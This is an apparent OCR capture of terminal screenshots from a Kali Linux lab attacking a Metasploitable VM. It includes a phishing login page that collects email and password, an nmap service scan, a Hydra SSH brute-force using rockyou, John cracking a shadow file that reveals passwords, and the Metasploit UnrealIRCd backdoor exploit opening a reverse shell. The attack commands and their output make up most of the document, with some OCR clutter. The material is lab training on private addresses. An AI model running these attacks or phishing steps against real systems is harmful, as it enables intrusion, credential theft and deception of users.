
1 2 3 4 (genmon)XXX 10:11


kali@kali: ~/phishing_lab

Session Actions Edit View Help

```
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:40
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:33
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

(genmon)XXX 22:49


kali@kali: ~/phishing_lab


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 86326sec preferred_lft 86326sec
    inet6 fd17:625c:f037:3:d666:4de0:6024:67e4/64 scope global temporary dynamic
       valid_lft 86327sec preferred_lft 14327sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86327sec preferred_lft 14327sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [252 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [896 kB]
Fetched 74.6 MB in 44s (1,688 kB/s)
250 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~]
└─$ sudo apt install isc-dhcp-client -y
isc-dhcp-client is already the newest version (4.4.3-P1-8).
The following packages were automatically installed and are no longer required:
  amass-common              libgdata-common  libjs-underscore    libportmidi0       libsoup-2.4-1      libudfread0              python3-bluepy                python3-kismetcapturertl433  python3-wheel-whl
  firmware-ti-connectivity  libgdata22      libmongoc-1.0-0t64  libqt5ct-common1.8 libsoup2.4-common  libvpx9                  python3-click-plugins         python3-kismetcapturertladsb python3-zombie-imp
  libbluray2                libgeos3.13.1    libmongocrypt0      librav1e0.7        libtheora0         libx264-164              python3-gpg                   python3-kismetcapturertlamr  samba-ad-dc
  libbson-1.0-0t64          libhdf4-0-alt    libogdi4.1          libsframe1         libtheoradec1      libyelp0                 python3-kismetcapturebtgeiger python3-packaging-whl        samba-ad-provision
  libgdal36                 libjs-jquery-ui  libplacebo349       libsigsegv2        libtheoraenc1      linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf          samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 250

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart NetworkManager
```

Right Ctrl

```
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:06
kali@kali: ~
Session Actions Edit View Help
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:06 IST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:50
kali@kali: ~
Session Actions Edit View Help
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST ⇒ 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
